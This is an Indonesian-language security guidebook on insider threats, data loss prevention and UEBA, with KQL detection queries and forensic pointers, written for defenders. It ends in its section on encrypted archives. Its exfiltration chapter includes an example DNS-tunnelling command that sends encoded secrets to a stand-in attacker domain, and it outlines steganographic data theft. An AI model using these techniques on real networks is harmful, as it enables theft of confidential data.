

INSIDER THREAT & DLP

Data Loss Prevention, UEBA,
& Internal Risk Management.

Disusun Oleh: **Rizki Angga Pratama**
L2 SOC Analyst

HAK CIPTA & DISCLAIMER

Insider Threat Management & Data Loss Prevention (DLP)
Edisi Enterprise (50 Halaman)

Disusun oleh: Rizki Angga Pratama, S. Kom, C. Pro

Buku ini dirancang bagi Arsitek Keamanan, Analis SOC tingkat lanjut, dan Insinyur Kepatuhan Data (*Data Compliance*) yang berhadapan dengan salah satu kerentanan yang paling sulit dideteksi: Ancaman dari dalam perimeter (*Insider Threats*).

> **Peringatan Etika & Hukum Privasi:**
> Memantau perilaku pengguna (*User Behavior Analytics*) bersinggungan langsung dengan hak privasi karyawan. Setiap kebijakan intersepsi TLS, pemantauan USB, dan analisis log email yang dijelaskan dalam buku ini HARUS disetujui secara tertulis melalui perjanjian kerja perusahaan, kebijakan TI (Acceptable Use Policy), dan selaras dengan regulasi privasi lokal (seperti UU PDP di Indonesia atau GDPR).

Filosofi Desain:
Disajikan dalam balutan warna *Corporate Slate* dan *Warning Amber*. Kombinasi ini merepresentasikan pengawasan korporat yang dingin (Slate), diselingi oleh kedipan peringatan kewaspadaan tinggi (Amber) ketika anomali kebocoran data terdeteksi.

© 2026 Hak cipta dilindungi undang-undang. Panduan Investigasi Ancaman Internal.

KATA PENGANTAR

Sejak dekade pertama keamanan siber, industri telah menginvestasikan triliunan rupiah untuk membangun tembok perimeter yang tinggi. *Firewall* generasi berikutnya, Anti-DDoS, dan IPS dikerahkan untuk menghadang para peretas bertopeng (*Hackers*) dari luar jaringan.

Namun, statistik kejahatan siber modern mengungkap fakta yang sangat pahit: **Lebih dari 40% kebocoran data kritis perusahaan tidak melibatkan peretasan perimeter sama sekali.** Data tersebut dicuri oleh orang-orang yang sudah memiliki kunci untuk masuk (*Authorized Users*).

Mereka adalah karyawan yang mengundurkan diri dan membawa daftar klien ke perusahaan kompetitor (*Malicious Insider*). Mereka adalah administrator basis data yang teperdaya email phising sehingga akun otentiknya dibajak (*Compromised Insider*). Atau, mereka adalah eksekutif yang secara tidak sengaja mengunggah laporan keuangan kuartal perusahaan ke ruang penyimpanan *Cloud* publik (*Negligent Insider*).

Menangani ancaman internal jauh lebih kompleks daripada memblokir *malware*. Anda berhadapan dengan manusia, hak privasi, dan kelancaran bisnis. Jika kebijakan DLP Anda terlalu longgar, rahasia perusahaan bocor. Jika terlalu ketat, karyawan tidak bisa bekerja. Dalam mahakarya 50 halaman ini, kita akan merancang titik keseimbangan (*Equilibrium*) melalui arsitektur *Data Loss Prevention* modern dan *User and Entity Behavior Analytics (UEBA)*.

— Rizki Angga Pratama

Author

DAFTAR ISI (1/2)

BAGIAN I: Anatomi Ancaman Internal

Bab 1.1 Mitos Perimeter: Mengapa DLP Diperlukan? Hlm. 7

Bab 1.2 Tipologi Insider: Malicious vs Accidental Hlm. 8

Bab 1.3 Motivasi MICE (Money, Ideology, Coercion, Ego) Hlm. 9

Bab 1.4 The Insider Threat Kill Chain Hlm. 10

Bab 1.5 Dampak Finansial & Reputasi Kebocoran IP Hlm. 11

Bab 1.6 Prinsip Hak Istimewa Terendah (Least Privilege) Hlm. 12

BAGIAN II: Arsitektur Data Loss Prevention (DLP)

Bab 2.1 Fase Penemuan Data (Data Discovery & Classification) Hlm. 14

Bab 2.2 Endpoint DLP: Mengunci USB & Clipboard Hlm. 15

Bab 2.3 Network DLP: Inspeksi SSL/TLS & Data in Motion Hlm. 16

Bab 2.4 Cloud DLP & CASB (Cloud Access Security Broker) Hlm. 17

Bab 2.5 Regular Expression (Regex) vs Indexed Document Match Hlm. 18

Bab 2.6 Exact Data Match (EDM) untuk Database Nasabah Hlm. 19

Bab 2.7 Optical Character Recognition (OCR) pada Tangkapan Layar Hlm. 20

DAFTAR ISI (2/2)

BAGIAN III: UEBA & Rekayasa Deteksi SIEM

Bab 3.1 Apa itu UEBA (User Entity Behavior Analytics)? Hlm. 22

Bab 3.2 Pembuatan Baseline Perilaku (Machine Learning Profiling) Hlm. 23

Bab 3.3 KQL Hunting: Mendeteksi Unduhan Massal (Mass Download) Hlm. 24

Bab 3.4 KQL Hunting: Akses di Luar Jam Kerja (Off-Hours Access) Hlm. 25

Bab 3.5 Log Investigasi: Printer, USB, dan Cloud Sync Hlm. 26

Bab 3.6 Flight Risk: Karyawan yang Akan Mengundurkan Diri Hlm. 27

Bab 3.7 Meminimalisasi Alert Fatigue dari False Positives DLP Hlm. 28

Bab 3.8 Manajemen Pengecualian (Policy Tuning) Hlm. 29

BAGIAN IV: Taktik Eksfiltrasi Terselubung & Forensik

Bab 4.1 Pencurian via DNS Tunneling Hlm. 31

Bab 4.2 Steganografi: Menyembunyikan Data di Dalam Gambar Hlm. 32

Bab 4.3 Enkripsi Kustom & Password-Protected ZIPs Hlm. 33

Bab 4.4 Eksfiltrasi via Shadow IT (WhatsApp Web / Telegram) Hlm. 34

Bab 4.5 Teknik Cetak Virtual & Konversi PDF Hlm. 35

Bab 4.6 Pembuktian Melalui Plaso/Log2Timeline Hlm. 36

Bab 4.7 Analisis Lanjutan Perilaku Proses Endpoint (EDR) Hlm. 37

Bab 4.8 Penyisipan Watermark (Digital Watermarking) Hlm. 38

BAGIAN V: Incident Response & Kepatuhan Hukum

Bab 5.1 Keseimbangan Privasi (GDPR/UU PDP) & Pemantauan Hlm. 40

Bab 5.2 Protokol Eskalasi Internal (Melibatkan HR & Legal) Hlm. 41

Bab 5.3 Chain of Custody dalam Investigasi Karyawan Hlm. 42

Bab 5.4 Automasi Isolasi Akun (SOAR Playbook) Hlm. 43

Bab 5.5 Pembekuan Aset Fisik & Pemulihan Data Cepat Hlm. 44

Bab 5.6 Pelatihan Kesadaran Keamanan (Security Awareness) Hlm. 45

Bab 5.7 Kesimpulan Arsitektural Hlm. 46



BAGIAN I

Anatomi Ancaman Internal
(Tipologi & Motivasi)

BAB 1: MUSUH DALAM SELIMUT

1.1 Mitos Perimeter: Mengapa DLP Diperlukan?

Arsitektur keamanan tradisional berfokus pada perimeter eksternal. Perusahaan membeli *Firewall* seharga miliaran rupiah, berlangganan perlindungan anti-DDoS, dan mendedikasikan 90% waktu analis SOC untuk memblokir IP dari luar negeri.

Fokus ini melahirkan titik buta (*Blind Spot*) yang fatal. Saat Anda mengamankan pintu depan dari pencuri, Anda lupa bahwa petugas kebersihan, kasir, dan manajer bank sudah memegang kunci brankas (*Authorized Access*).

Jika seorang Manajer Keuangan (CFO) mengunduh basis data penggajian rahasia ke dalam *Flashdisk USB* pribadinya pada hari Jumat sore, *Firewall* Anda tidak akan memberikan alarm apa pun. CFO tersebut memang memiliki hak (*Privilege*) untuk membuka basis data tersebut. Di sinilah arsitektur **Data Loss Prevention (DLP)** masuk: DLP tidak peduli SIAPA yang mengakses, DLP berfokus pada APA yang sedang dipindahkan, dan KE MANA data tersebut bergerak (*Data-Centric Security*).

1.2 Tipologi Insider: Malicious vs Accidental

Tidak semua insiden ancaman internal (*Insider Threat*) disebabkan oleh pengkhianatan. *Carnegie Mellon University (CERT Insider Threat Center)* membagi pelaku ancaman internal ke dalam tiga kategori utama:

- **Malicious Insider (Jahat & Disengaja):** Karyawan atau kontraktor yang secara sadar mencuri kekayaan intelektual (IP), merusak *server* logika (Sabotase), atau menjual data nasabah ke pasar gelap. Ini sering terjadi saat karyawan berencana *Resign* ke perusahaan kompetitor.
- **Accidental / Negligent Insider (Kelalaian):** Karyawan setia yang tidak memiliki niat buruk, tetapi secara ceroboh mengirimkan *email* lampiran rahasia finansial ke pihak luar yang salah eja alamatnya, atau mengunggah kode rahasia perusahaan ke repositori *GitHub* publik mereka demi kemudahan bekerja dari rumah.
- **Compromised Insider (Akun Dibajak):** Karyawan yang menjadi korban *Phishing* atau *Malware*. Karyawan tersebut tidak bersalah, namun kredensial sah miliknya sedang dikendalikan secara jarak jauh oleh peretas asing (APT) untuk menyedot data.

1.3 Motivasi MICE

Untuk mendeteksi ancaman *Malicious Insider* (Disengaja), penganalisis (*Threat Hunter*) harus memahami psikologi pelakunya. Di dunia intelijen pertahanan, motivasi pengkhianatan diringkas dalam akronim **MICE**:

- **M - Money (Uang):** Motif paling umum. Karyawan terlilit hutang pinjaman *online* (Pinjol) dan memutuskan menjual basis data pelanggan ke forum gelap demi imbalan *Cryptocurrency*.
- **I - Ideology (Ideologi/Politis):** Karyawan (seperti *Edward Snowden*) yang mencuri data perusahaan karena tidak setuju dengan etika bisnis atau klien perusahaan, lalu membocorkannya ke media (*Whistleblower*).
- **C - Coercion (Pemerasan/Pemerdayaan):** Karyawan yang diperas oleh sindikat luar (misal: keluarga diancam) untuk memasukkan *Malware USB* ke jaringan perusahaan.
- **E - Ego (Ego / Balas Dendam):** Karyawan TI (*SysAdmin*) yang merasa sakit hati karena ditolak promosi jabatannya atau dipecat, lalu memasang bom waktu logika (*Logic Bomb*) untuk menghapus seluruh *server* cadangan pada hari terakhirnya bekerja.

1.4 The Insider Threat Kill Chain

Serangan *Insider* tidak terjadi dalam semalam. Layaknya *Cyber Kill Chain*, ancaman internal juga memiliki siklus hidup (fase) yang mendahului bencana eksfiltrasi. Pemahaman fase ini penting untuk rekayasa deteksi SIEM.



Pendeteksian ideal harus terjadi pada fase **Collection (Pengumpulan)**. Sebelum karyawan mengunggah data ke *Google Drive* pribadinya, mereka harus mencari dan mengunduh (menyalin) ribuan fail dari *File Share* pusat ke *Desktop* lokal mereka. Lonjakan anomali akses baca (*File Read Spike*) inilah yang menjadi indikator utama peringatan dini bagi SOC.

1.5 Dampak Finansial & Reputasi

Pencurian kekayaan intelektual (IP) oleh kompetitor melalui *insider* lebih merusak bisnis daripada serangan *Ransomware*. Jika *Ransomware* menyerang, operasional terhenti seminggu, tetapi Anda bisa memulihkan data dari cadangan (*Backup*). Namun, jika Desain Algoritma Inti atau Kode Sumber rahasia aplikasi Anda dicuri oleh pesaing, kerugian tersebut permanen dan menghancurkan keunggulan pasar perusahaan Anda (*Market Advantage*) selama bertahun-tahun.

Ditambah lagi, eksfiltrasi data yang melibatkan PII (*Personally Identifiable Information*) pelanggan akan mengundang hukuman denda regulasi (seperti UU PDP di Indonesia atau GDPR di Eropa), yang mewajibkan perusahaan membayar hingga 4% dari total pendapatan global, ditambah kehancuran kepercayaan publik (*Reputational Damage*).


Investasi di arsitektur DLP (Data Loss Prevention) selalu jauh lebih murah dibandingkan biaya penyelesaian gugatan hukum (*Class Action Lawsuit*) pasca-kebocoran.

1.6 Prinsip Hak Istimewa Terendah (Least Privilege)

Penanggulangan utama (*Root Cause Mitigation*) untuk membatasi daya hancur *Insider Threat* bukanlah DLP, melainkan arsitektur **Zero Trust** dan **Prinsip Hak Istimewa Terendah (Principle of Least Privilege/PoLP)**.

Banyak perusahaan memberikan akses *"Read All"* pada File Server (*SharePoint/Google Workspace*) kepada seluruh karyawan dengan alasan "kemudahan kolaborasi". Ini adalah mimpi buruk keamanan. Jika staf pemasaran (*Marketing*) tidak pernah membutuhkan akses ke direktori kode sumber divisi IT (*Source Code*), hak akses mereka ke *folder* tersebut harus di-*Deny*.

Dengan menerapkan segmentasi akses berbasis jabatan (*Role-Based Access Control / RBAC*), jika staf pemasaran tersebut menjadi *Malicious Insider* (atau akunnya dibajak *Phishing*), kerusakan yang bisa dia lakukan secara radial sangat terbatas (*Blast Radius Containment*). DLP barulah berfungsi sebagai lapis pertahanan terakhir (*Last Line of Defense*) untuk mengawasi data yang memang *berhak* dia akses.



BAGIAN II

Arsitektur Data Loss Prevention
(Vektor & Mesin Aturan)

BAB 2: ARSITEKTUR DLP

2.1 Fase Penemuan Data (Data Discovery)

Kesalahan terbesar saat mengimplementasikan *Data Loss Prevention (DLP)* adalah langsung menyalakan fitur pemblokiran (*Block Mode*). Jika Anda melakukan ini, Anda akan melumpuhkan operasional perusahaan pada hari pertama dan dibenci oleh seluruh karyawan.

Langkah arsitektural yang benar dimulai dari **Data Discovery & Classification** (Penemuan & Klasifikasi Data). Sebelum menghentikan kebocoran data, sistem DLP harus memindai seluruh *Server* (NAS, SharePoint, Database, *Endpoint* Laptop) untuk memetakan di mana data rahasia (*Confidential*) Anda bersembunyi (*Data at Rest*).

Perusahaan menggunakan alat pelabelan otomatis (seperti Microsoft Purview Information Protection). Setiap dokumen *Word/Excel/PDF* yang dibuat karyawan akan disisipkan *Metadata Label* tersembunyi, misalnya: `Sensitivity: Internal-Confidential`. Label kriptografis ini menjadi basis acuan yang memudahkan sensor DLP di gerbang (*Gateway*) untuk memutuskan apakah *file* tersebut boleh diunggah ke internet atau harus dicekal.

2.2 Endpoint DLP: Mengunci USB & Clipboard

Perlindungan data terdekat dengan manusia adalah agen lunak yang dipasang di laptop/PC karyawan, dikenal sebagai **Endpoint DLP** (seperti Symantec DLP, Forcepoint, atau McAfee).

Agen ini memonitor aktivitas OS tingkat rendah (*Kernel Level*). Kemampuannya meliputi:

- **Device Control:** Memblokir semua *Flashdisk/Hard Disk External* secara perangkat keras. Atau, hanya mengizinkan *Flashdisk* khusus milik perusahaan yang dienkripsi (BitLocker To Go).
- **Clipboard Monitor (Copy-Paste):** Jika karyawan menyorot teks berisi 100 nomor kartu kredit di aplikasi *Database* internal, lalu mencoba melakukan *Paste (CTRL+V)* ke *WhatsApp Web* atau *Notepad*, agen DLP akan langsung membekukan aksi *Paste* tersebut dan memunculkan jendela peringatan (*Popup*).
- **Print Control:** Mencegah eksfiltrasi data melalui mesin *Printer* (baik fisik maupun *Print-to-PDF*).

2.3 Network DLP: Inspeksi Data in Motion

Karyawan (terutama yang sedang marah/Bawa Pulang Data) sering mencoba mengunggah arsip proyek perusahaan ke *Dropbox*, *Google Drive*, atau layanan surel (*Email*) Gmail pribadinya. Di sinilah **Network DLP (NDLP)** beroperasi.

NDLP berbentuk perangkat proksi (*Web Proxy/Secure Web Gateway*) yang mencegat seluruh lalu lintas internet (*Data in Motion*). Agar NDLP bisa membaca isi lampiran *file* ke Gmail (yang dienkripsi HTTPS), perusahaan harus menerapkan taktik **SSL/TLS Interception (Man-in-the-Middle)**. Proksi NDLP akan mendekripsi paket jaringan, mengekstrak arsip *Zip*, memindai isinya terhadap ribuan aturan *Regex*, dan jika bersih, mengenkripsinya kembali untuk diteruskan ke Google.

Di *Email Gateway* (seperti Proofpoint/Mimecast), modul NDLP memastikan bahwa setiap surel keluar (*Outbound*) yang mengandung label *Confidential* atau kata kunci "Rahasia Dagang" tidak akan pernah terkirim ke alamat email eksternal (*Non-Corporate Domain*), melainkan masuk ke ranah *Quarantine* untuk disetujui manajer (*Manager Approval Workflow*).

2.4 Cloud DLP & CASB

Sejak era bekerja dari mana saja (*Work From Anywhere / WFA*), lalu lintas data tidak lagi melewati *Network Proxy* kantor. Karyawan mengakses *Office 365* atau *Salesforce* langsung dari WiFi kafe. Di sinilah dibutuhkan **Cloud Access Security Broker (CASB)** dengan kemampuan integrasi API DLP.

CASB (seperti Netskope atau Zscaler) terhubung ke API *Microsoft 365* dan *Google Workspace* Anda. Ia mengawasi pembagian arsip (*File Sharing*) antar-pengguna secara *Real-Time*. Jika staf Anda menghasilkan sebuah tautan (*Link*) OneDrive yang berisi nomor KTP nasabah, lalu mengatur izinnya menjadi *"Anyone with the link can view" (Publik)*, mesin API CASB akan mendeteksinya dalam waktu 3 detik.

Modul DLP akan memicu respons API pembatalan (*Revoke*), secara dinamis merubah izin tautan tersebut kembali menjadi *"Private/Internal Only"*, dan mengirimkan tiket peringatan pelanggaran (*Violation Incident*) kepada staf tersebut serta tim *Security Operations Center*.

2.5 Regex vs Indexed Document Matching

Bagaimana mesin DLP tahu bahwa sebuah arsip mengandung data penting? Metode paling dasar (dan paling banyak menghasilkan *False Positive*) adalah **Regular Expression (Regex)**.

Mesin DLP menggunakan Regex untuk mencari pola Kartu Kredit (16 digit) atau Nomor Induk Kependudukan (NIK - 16 digit). Sayangnya, jika insinyur perangkat lunak sedang mengirimkan arsip Log yang kebetulan berisi ID Transaksi (16 angka acak), DLP akan memblokirnya karena mengira itu Kartu Kredit (*False Positive* parah).

Untuk menekan peringatan palsu, arsitek DLP menggunakan **Indexed Document Matching (IDM)**. Perusahaan "melatih" mesin DLP dengan mengunggah Templat Dokumen Kosong Rahasia perusahaan (Misal: Templat Kontrak NDA atau Kop Surat Spesifik). Mesin akan membuat jejak *Hash* spasial dari struktur dokumen tersebut. Jika ada karyawan mencoba mengirim *file* dengan struktur serupa (bahkan jika *file* tersebut diubah namanya atau dipotong sebagian), IDM akan mengenalinya dengan akurasi 99% sebagai *Dokumen Korporat*.

2.6 Exact Data Match (EDM)

Metode tercanggih untuk sektor Perbankan dan Layanan Kesehatan (*Healthcare*) adalah **Exact Data Match (EDM)**.

Regex mencari pola sembarang, tetapi EDM mencari Data Aktual. Tim *Database Administrator* (DBA) secara berkala (harian) mengekspor (*Dump*) kolom spesifik dari *Database* Pelanggan nyata (Nama, NIK, No Rekening, Saldo). Data ini di-*Hash* secara kriptografis (*Salted Hash*) dan dikirim ke mesin DLP untuk dijadikan kamus raksasa.

Ketika seorang karyawan mencoba mengirim lampiran *Excel* melalui *Email*, agen DLP mengekstrak baris *Excel* tersebut dan mencocokkannya langsung dengan *Hash* Kamus EDM tadi.

Jika lampiran mengandung deretan 16 angka, dan angka tersebut **tepat (Exact)** cocok dengan salah satu Rekening Nasabah aktif di *Database* (berdasarkan korelasi nama di kolom sebelahnya), maka skor pelanggaran (*Severity*) menjadi 100/100 (Kritis/True Positive). Jika itu sekadar ID acak (tidak ada di *Database* EDM), DLP melepaskannya (*Allow*), menghilangkan keletihan peringatan (*Alert Fatigue*) secara drastis.

2.7 OCR pada Tangkapan Layar (Screenshots)

Karyawan nakal yang mengetahui ada *Network DLP* tidak akan menyalin teks (*Copy-Paste*). Mereka akan membuka arsip *PDF* rahasia di layar, menekan tombol *Print Screen (Snipping Tool)*, dan menyimpan datanya dalam format Gambar (JPG/PNG). Gambar ini lalu dikirim via Telegram.

DLP kuno buta terhadap gambar. Namun platform DLP modern dan CASB telah dilengkapi oleh modul **Optical Character Recognition (OCR)**.

Mesin proksi DLP akan memindai setiap unggahan gambar (*Image Uploads*), menjalankan modul penglihatan komputer (*Machine Vision OCR*) secara seketika (*on-the-fly*), dan mengubah piksel gambar kembali menjadi data teks mentah. Data teks ini kemudian dilewatkan ke mesin Regex dan EDM. Jika gambar tersebut mengandung tulisan foto KTP atau Laporan Keuangan, proksi jaringan akan memutus (*Drop*) koneksi unggahan tersebut (Koneksi Atur Ulang/*TCP Reset*) di tempat.



BAGIAN III

UEBA & Rekayasa Deteksi SIEM
(Machine Learning Profiling)

BAB 3: BEHAVIORAL ANALYTICS

3.1 Apa itu UEBA?

Sistem keamanan berbasis Aturan Statis (KQL/YARA) hebat dalam menangkap *Malware*. Namun, *Insider Threat* tidak menggunakan *malware*. Mereka menggunakan hak akses sah (*Valid Credentials*) dan perangkat lunak legal. Anda tidak bisa menggunakan Aturan *Firewall* untuk mendeteksi *"Pencurian"*.

Solusi industri untuk masalah ini adalah **User and Entity Behavior Analytics (UEBA)**. UEBA tidak menggunakan *Signature* (Tanda tangan statis). UEBA menggunakan algoritma *Machine Learning* (Pembelajaran Mesin tanpa pengawasan / *Unsupervised ML*).

Mesin UEBA (yang biasanya tergabung dalam sistem SIEM modern seperti Splunk UBA atau Elastic ML) menyerap jutaan baris log dari *Active Directory*, VPN, Log Proxy, dan O365, bukan untuk mencari peringatan ancaman, melainkan untuk mempelajari **POLA NORMAL** (Kebiasaan) dari setiap individu (*User*) dan perangkat (*Entity*) di dalam perusahaan Anda setiap harinya.

3.2 Pembuatan Baseline Perilaku (Profiling)

UEBA membutuhkan waktu sekitar 14 hingga 30 hari (Periode Pembelajaran) untuk membangun **Baseline (Garis Dasar)** yang akurat untuk setiap karyawan.

Sebagai contoh, UEBA mempelajari profil karyawan bernama *Andi (Staf HRD)*:

- **Waktu Aktif:** Andi *login* VPN pukul 08:00 dan *logout* pukul 17:00 dari IP Surabaya.
- **Volume Data:** Andi mengunduh rata-rata 15 dokumen Word per hari dari folder `\\HR-Share\Resumes`.
- **Aplikasi:** Andi tidak pernah menggunakan *PowerShell* atau *Command Prompt*.

Setelah *Baseline* ini mengeras, UEBA masuk ke Mode Deteksi (*Scoring Mode*). Jika pada hari ke-35, Andi *login* VPN dari Jakarta pada pukul 03:00 dini hari (Anomali Waktu & Geografis), lalu mengunduh 5.000 dokumen ZIP (Anomali Volume) dari folder `\\IT\SourceCode` (Anomali Entitas Peer Group), mesin ML akan menaikkan **Skor Risiko (Risk Score)** Andi dari 10 melonjak tajam ke 95 (Kritis). SIEM kemudian mengirim alarm *Insider Threat* ke analis SOC, **meskipun tidak ada aturan statis (*Static Rule*) spesifik yang dilanggar**.

3.3 SIEM Hunting: Mendeteksi Unduhan Massal

Meskipun Anda mengandalkan ML/UEBA, seorang *Detection Engineer* yang tangguh tetap harus merancang aturan (*KQL Threshold Rules*) sebagai jaring pengaman logis (*Safety Net*) di Microsoft Sentinel / Splunk.

Musuh (Karyawan Resign) yang paling nekat akan melakukan **Mass Download / Data Hoarding**.

```
// KQL Triage: Deteksi Anomali Mass Download dari SharePoint/OneDrive O365 // Memicu alert jika 1 User mengunduh > 50 File dalam 10 Menit OfficeActivity | where RecordType == "SharePointFileOperation" | where Operation in ("FileDownloaded", "FileSyncDownloadedFull") | summarize DownloadCount = count(), FilesAccessed = make_set(SourceFileName) by UserId, ClientIP, bin(TimeGenerated, 10m) | where DownloadCount > 50 | sort by DownloadCount desc | project TimeGenerated, UserId, ClientIP, DownloadCount, FilesAccessed
```

Peringatan (Alert) ini tidak mutlak berarti niat jahat. Kadang karyawan hanya memindahkan folder proyek (*Folder Migration*). Oleh karena itu, SOC harus mengeskalasi hasil kueri KQL ini kepada Manajer Departemen (*Line Manager*) dari `UserId` tersebut untuk konfirmasi silang keabsahan (*Validation Workflow*).

3.4 SIEM Hunting: Akses di Luar Jam Kerja

Karakteristik klasik *Malicious Insider* yang mencoba menghindari pengawasan adalah bekerja di malam hari akhir pekan (*Off-Hours Access*). Saat gedung kantor kosong, dan manajernya sedang tidur, mereka mulai menyedot data.

```
// KQL Triage: Mendeteksi Akses Data Sensitif di Akhir Pekan (Sabtu/Minggu)  // atau di luar jendela kerja standar (Misal: Tengah Malam). let JamKerjaStart = 6; let JamKerjaEnd = 20; OfficeActivity | where Operation == "FileDownloaded" // Ekstrak Hari dalam seminggu (0 = Minggu, 6 = Sabtu) | extend Hari = dayofweek(TimeGenerated) // Ekstrak Jam UTC/Lokal | extend Jam = datetime_part("hour", TimeGenerated) // Filter kondisi Off-Hours atau Weekend | where Hari in (0, 6) or (Jam < JamKerjaStart or Jam > JamKerjaEnd) | summarize AksesCount = count() by UserId, Operation, Hari, Jam | where AksesCount > 10 // Ambang batas Threshold minimum
```

3.5 Log Investigasi: USB, Printer, dan Cloud Sync

Saat kueri ML dan KQL menaikkan status *Incident Ticket* menjadi KRITIS, *Threat Hunter* bergeser dari makro (Analitik) ke mikro (Jejak Forensik *Endpoint*).

Analis menarik log *Sysmon* dan Agen DLP dari PC target (*Endpoint*):

- **Event ID 4663 (File Auditing):** Memeriksa riwayat arsip berharga apa saja yang disentuh oleh pengguna di *File Share* dalam 48 jam terakhir.
- **Registri USB (PnP):** Mencari jejak penancapan perangkat di `HKLM\System\CurrentControlSet\Enum\USBSTOR`. Forensik akan mengidentifikasi *Serial Number* dan Merek *Flashdisk* (Misal: *Kingston 64GB*) yang dimasukkan pada jam yang sama saat data diunduh.
- **Network Connections (Sysmon EID 3):** Jika tidak ada USB yang ditancapkan, analis melihat ke mana lalu lintas jaringan PC tersebut bermuara. Jika tiba-tiba ada transfer data HTTPS raksasa ke IP beralamat *Dropbox/Mega.nz*, sarana eksfiltrasi (*Exfil Vector*) telah dikonfirmasi.

3.6 Flight Risk: Karyawan Mengundurkan Diri

Berdasarkan laporan analitik Forensik, hari-hari paling berbahaya dari kebocoran korporat adalah periode **30 Hari sebelum pemberitahuan pengunduran diri (Notice Period)** hingga hari terakhir (*Last Working Day*).

Program *Insider Threat* yang matang tidak berjalan di dalam *Silo IT*. Ia terintegrasi dengan perangkat lunak HR (Human Resources / *Workday/BambooHR*).

Mekanisme terautomasi (SOAR) akan menarik *API Feed* karyawan yang berstatus *"Resigning"* (Flight Risk) setiap harinya. Nama-nama (*Usernames*) ini secara otomatis dimasukkan ke dalam daftar pantauan khusus (*High-Risk Watchlist*) di dalam mesin UEBA. Algoritma SIEM akan secara drastis menurunkan ambang batas deteksi (*Threshold Tuning*) bagi anggota daftar pantauan ini. Aktivitas mengunduh 5 *file* yang biasanya dianggap normal bagi pengguna reguler, akan langsung memicu peringatan *Red Flag* jika dilakukan oleh staf di periode pengunduran diri.

3.7 Meminimalisasi Alert Fatigue (False Positive)

Musuh utama kesuksesan DLP bukanlah peretas, melainkan kejenuhan analis (*Alert Fatigue*). Jika sistem *Endpoint DLP* dibiarkan dengan setelan *Default* pabrik (Mendeteksi setiap angka 16 digit), analis SOC akan menerima 5.000 tiket insiden per hari.

Banyak perusahaan yang gagal mengimplementasikan DLP dan akhirnya mematikan produk mahal tersebut karena analis mereka kewalahan (*Overwhelmed*).

Solusi Arsitektural untuk ini adalah penggabungan filter kontekstual (*Context-Aware Filtering*). Sebuah angka 16 digit tidak boleh langsung ditandai sebagai Kartu Kredit. Mesin wajib menggunakan filter Proximity (Jarak/Konteks): *"Tandai HANYA JIKA angka 16 digit ini memiliki kata kunci pendamping (seperti 'CVV', 'VISA', 'Valid Thru') dalam radius 20 karakter di dalam kalimat yang sama, DAN lulus uji validasi Algoritma Luhn Modulo 10."* Ini menekan peringatan palsu hingga 90%.

3.8 Manajemen Pengecualian (Policy Tuning)

Menerapkan DLP dan manajemen ancaman internal memerlukan empati operasional. Kebijakan kaku (*Draconian*) akan menghambat kelancaran bisnis. *Tim Finance* harus mengirim data penggajian ke vendor bank pihak ketiga setiap tanggal 25. Jika DLP memblokir email *Finance* tersebut, karyawan tidak akan gajian.

Arsitek DLP membangun proses **Exception Management Workflow**. Ini mencakup:

- **Justification Prompt (Mode Interaktif):** Sebelum *file* diblokir total, DLP menampilkan Jendela Munculan (*Popup*) kepada staf: *"File ini mengandung data konfidensial. Apakah Anda yakin ini untuk kebutuhan bisnis sah? Masukkan Alasan: [_____]"*. Hal ini mengubah niat *Accidental Insider* menjadi kehati-hatian, sekaligus merekam bukti niat bagi *Malicious Insider*.
- **Whitelisting Vendor Sah:** Menambahkan domain bank eksternal (Misal: `@mandiri.co.id`) dan portal pajak pemerintah ke daftar hijau pengirim keluar.



BAGIAN IV

Taktik Eksfiltrasi Terselubung
& Forensik Mitigasi Lanjutan

BAB 4: EKSFILTRASI TINGKAT LANJUT

4.1 Pencurian via DNS Tunneling

Jika perusahaan telah memblokir semua unggahan web (HTTPS), melumpuhkan port USB, dan mengunci akses Email pribadi, bagaimana seorang penyerang tingkat lanjut (ATP/Ahli IT Internal) menyelundupkan data ke luar?

Mereka menggunakan protokol jaringan inti yang *tidak pernah diblokir* oleh Firewall: **Domain Name System (DNS)** (Protokol pencarian nama web). Taktik ini disebut **DNS Tunneling**.

Pelaku akan menyandikan (*Encode*) data rahasia perusahaan (Misal kata sandi atau potongan basis data) menjadi format *Base64*, lalu menggunakannya sebagai subdomain kueri panjang (Misal: `nslookup RahasiaBase64123456.domain_peretas.com`). *Firewall* perusahaan mengizinkan lalu lintas DNS (*Port 53*) keluar menuju peladen peretas. Peladen DNS peretas akan membaca permintaan (kueri) *subdomain* tersebut, mengumpulkan pecahan kodenya, dan merangkainya kembali menjadi fail data utuh di luar jaringan.

Deteksi: SIEM dan DNS Filter (seperti Cisco Umbrella) memonitor kueri DNS dengan nama *subdomain* yang panjang tidak wajar (entropi tinggi > 30 karakter acak) dan blokir pola anomali *TXT/NULL records*.

4.2 Steganografi (Menyembunyikan Data di Gambar)

Ancaman internal yang cerdik dapat mencuri data melalui mata pengawasan jaringan (NDLP) tanpa mengaktifkan alarm regex/kamus EDM. Mereka menggunakan **Steganografi** (Menyembunyikan pesan di dalam pesan lain).

Pelaku menyalin kode sumber aplikasi perusahaan (*Source Code*), lalu menggunakan perangkat lunak sumber terbuka (seperti *OpenStego*) untuk menyuntikkan (*Inject*) teks kode tersebut ke dalam *bit-bit* terkecil (*Least Significant Bit / LSB*) dari sebuah berkas gambar JPG (Foto Kucing berukuran 5MB). Gambar tersebut tidak terlihat berubah secara visual oleh mata manusia.

Pelaku kemudian mengirim foto kucing tersebut melalui WhatsApp Web atau email dengan dalih: *"Foto lucu untuk grup keluarga"*. DLP Jaringan yang memindai gambar hanya melihat *header JPG* normal dan membiarkannya lewat.

Forensik & Mitigasi: Memblokir alat steganografi (Hanya mengizinkan *Application Whitelisting / AppLocker* di OS). Alat NDLP modern yang lebih mahal mampu melakukan *Steganalysis* (mendeteksi anomali struktur LSB dan *noise* statistik gambar) atau membatasi batas resolusi unggahan media.

4.3 Enkripsi Kustom & Password-Protected ZIPs

Vektor eksfiltrasi terselubung paling populer dan murah adalah enkripsi. DLP tidak bisa membaca apa yang tidak bisa didekripsi. Jika *Insider* mengompres basis data klien ke dalam fail *ZIP/7z/RAR* dan memberikannya sandi (*Password-Protected Archive*), inspeksi mesin NDLP (*Regex/EDM*) akan gagal total karena ia hanya melihat blok kode enkripsi statis (Giberish).

Pendekatan Arsitektural untuk Arus ZIP Enkripsi:

1. **Tolak Secara Default (Drop on Encrypted):** Perusahaan berisiko tinggi menyetel kebijakan (*Policy*) Proksi *Gateway* untuk langsung menolak (*Drop*) atau mengkarantina SEMUA lampiran ZIP/RAR/PDF terenkripsi keluar yang tidak diketahui sandinya.
